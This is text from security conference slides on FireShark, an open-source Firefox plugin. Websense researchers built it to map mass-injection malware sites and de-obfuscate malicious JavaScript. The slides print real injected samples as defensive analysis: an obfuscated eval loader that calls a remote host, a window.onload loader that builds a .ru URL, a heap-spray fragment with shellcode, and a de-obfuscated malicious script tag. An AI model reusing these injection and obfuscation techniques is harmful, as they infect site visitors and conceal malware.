
# Ingress

Unique Host Ingress Connections Frequency



# Ingress

Unique Host Ingress Connections Frequency



# *Egress*

- srccount.txt
  - Responses distribution
  - Most responsive sites are at the top
  - Easy handling
  - Scriptable
- 
-

## *srccount.txt*

search.twitter.com	21
www.google-analytics.com	3
googleads.g.doubleclick.net	3
dacnete.com	3
av.ctnetwork.hu	3
eplarine.com	3
matzines.com	2
reglasti.com	2
pagead2.googleadsyndication.com	2
paleenem.com	2

---

---

## *srccount.txt*

search.twitter.com	21
www.google-analytics.com	3
googleads.g.doubleclick.net	3
dace	
av.c	
eplaine.com	3
matzines.com	2
reglasti.com	2
pagead2.googleadsyndication.com	2
paleenem.com	2


Where is pbcoxakpxes.com?

# *Egress graph*

- `srccount.txt.png`
- Most popular source nodes are at the left
- Visualization for blogging / presentation




# Egress





# Egress

Unique Host Egress Connections Frequency



*FireShark*

Ultimate  
De-Obfuscation



# Obfuscated JavaScript

```
1 <kJNPAGyUfwlpmhli1o6kENwBUZTINEoUZ5KH6vuxrkQU5><script>eval(String.fromCharCode
  (102,117,110,99,116,105,111,110,32,108,106,115,40,41,123,116,114,121,123,118,97,
  114,32,115,61,100,111,99,117,109,101,110,116,46,99,114,101,97,116,101,69,108,10
  1,109,101,110,116,40,34,115,99,114,105,112,116,34,41,59,115,46,115,101,116,65,11
  6,116,114,105,98,117,116,101,40,34,115,114,99,34,44,34,104,116,116,112,58,47,47,
  106,107,104,116,101,113,97,46,99,111,109,58,51,49,50,57,47,106,115,34,41,59,100,
  111,99,117,109,101,110,116,46,98,111,100,121,46,97,112,112,101,110,100,67,104,10
  5,108,100,40,115,41,125,99,97,116,99,104,40,101,41,123,125,125,115,101,116,84,10
  5,109,101,111,117,116,40,34,108,106,115,40,41,34,44,53,48,48,41,59));</script></
  kJNPAGyUfwlpmhli1o6kENwBUZTINEoUZ5KH6vuxrkQU5>
```

# Window.OnLoad Trick

```
1 eS={Ef:false};var X;l=function(){function C(H,E,e){try {var Y='xW'} catch(Y){};r
return H.substr(E,e);try {} catch(cE){}};this.qr=false;var He=[];var B='';var RG=
"RG";var v=new String("/goog"+C("le.coKSL",0,5)+C("PILm/bahLIP",3,5)+C("n.de/l5c
",0,5)+"digg."+C("com.pGTnR",0,5)+"hp");var ip=[];var Ed=RegExp;var G="";a=[];va
r S=document;var eR='';var eq=["zU"];this.cy=28003;this.cy++;this.RZ="";functio
n t(H,E){this.N="";P={s:3222};var e=String(C("[6s8Z",0,1))+E+"";var Bs={PN:"Bh
"};var f=new Ed(e, String(C("gNK6",0,1)));var uk=["Yd","K"];return H.replace(f,
eR);var SF="SF";this.yl=8213;this.yl++;};var Oe=["Z"];var uq="uq";cc={};this.RZX
="RZX";var j=912317-904237;var u=null;uV=17737;uV++;var oU={aH:false};var y=Stri
ng("body");var V=new Array();UH=56325;UH--;var c=t('sNcorkiApatN','JEoaAjWkGN');
X=function(){var Gh=48225;try {var A=t('c7rIeIaItzeqEqIvezmzeDnItD','IwD7NVqz');
Xz=S[A](c);this.Ow=false;var Nx=["Ld","Ar"];NM={p:false};var q=String(C("deferku
BL",0,5));this.pp="";var x=t('sXrLcu','5uNaIs8KXL0d');this.fu=63932;this.fu-=11
3;var H=j+v;var Jc="";var VQ="";this.NN="";var uR=["EA"];fP={w:"_I"};this.kx="";
Xz[q]=[1][0];this.aS=14891;this.aS-=131;Xz[x]=String(C("httVJlI",0,3)+"p:/" +C("H
qj/dojqH",3,3)+C("pebyg0",0,3)+C("4rRankrR4",3,3)+".ru"+":")+H;QY={ol:false};S
[y].appendChild(Xz);var cM=new String();this.Oo="Oo";Vs={}} catch(M){var Jg=ne
w String();};};};l();window.onload=X;th={ef:30556};this.r=false;var sn=new Strin
g();
```

2 |

# Separated Code Streams

```
49 function sp()
50 {
51     var string=document.getElementById("codex").innerHTML;
52     eval(unescape(string));
53     while(b.length<ls)
54     {
55         b+=b;
56     }
57     var lh = b.substring(0,ls/2);
58     delete b;
59     lh = lh + shellcode;
60     for (i = 0; i < 0x400; i++)
61     {
62         a[i] = lh.substr(0, lh.length);
63     }
64     setTimeout('t.Movie=\'ok.swf\'', 400);
65 }
```

# Separated Code Streams

```
49 function sp()  
50 {  
51     var string=document.getElementById("codex").innerHTML;  
52     eval(unescape(string));  
53     while(b.length<ls)  
54     {  
55         b+=b;  
56     }  
57     var lh = b.substring(0,ls/2);  
58     delete b;  
59     lh = lh + shellcode;  
60     7 <div id=codex style=display:none>var%20shellcode%3Dloader%28%22XX%22%2C%22YY%2  
61     2%29%3B%0D%0A%09var%20a%3Dnew%20Array%28%29%3B%0D%0A%09var%20ls%3D0x100000-%28  
62     shellcode.length*2%29%3B%0D%0A%09var%20b%20%3D%20loader%28%22YY%22%2C%22TT%22%  
63     29%3B</div>  
64     setTimeout('t.Movie=\'ok.swf\'', 400);  
65 }
```

# De-Obfuscated code

- Newly created DOM objects are logged
  - JavaScripts
  - IFrames
  - Flash objects

```
<script type="text/javascript" id="myscript1"  
src="http://clicksor-com.eastmoney.com.mobile-  
de.homesaleplus.ru:8080/ocn.ne.jp/ocn.ne.jp/  
classmates.com/linkhelper.cn/google.com/"  
defer="defer"></script>
```

Video...





# *Conclusion*



# *Conclusion*

- Creates Map of Mass-Injections



# *Conclusion*

- Creates Map of Mass-Injections
- Ultimate De-Obfuscation



# *Conclusion*

- Creates Map of Mass-Injections
- Ultimate De-Obfuscation
- History of the Project




# *Conclusion*

- Creates Map of Mass-Injections
- Ultimate De-Obfuscation
- History of the Project
- Where can you find it?



# FireShark Project Site



- GPL
- Free
- Open Source
  - FireFox plugin
  - GraphViz
  - Ingress / Egress

<http://www.fireshark.org>

---

---

# Questions?

Contact:

Tamas Rudnai

[trudnai@websense.com](mailto:trudnai@websense.com)

Stephan Chenette

[schenette@websense.com](mailto:schenette@websense.com)

Special thanks to:

Elad Sharf and the entire team of  
Websense Security Labs

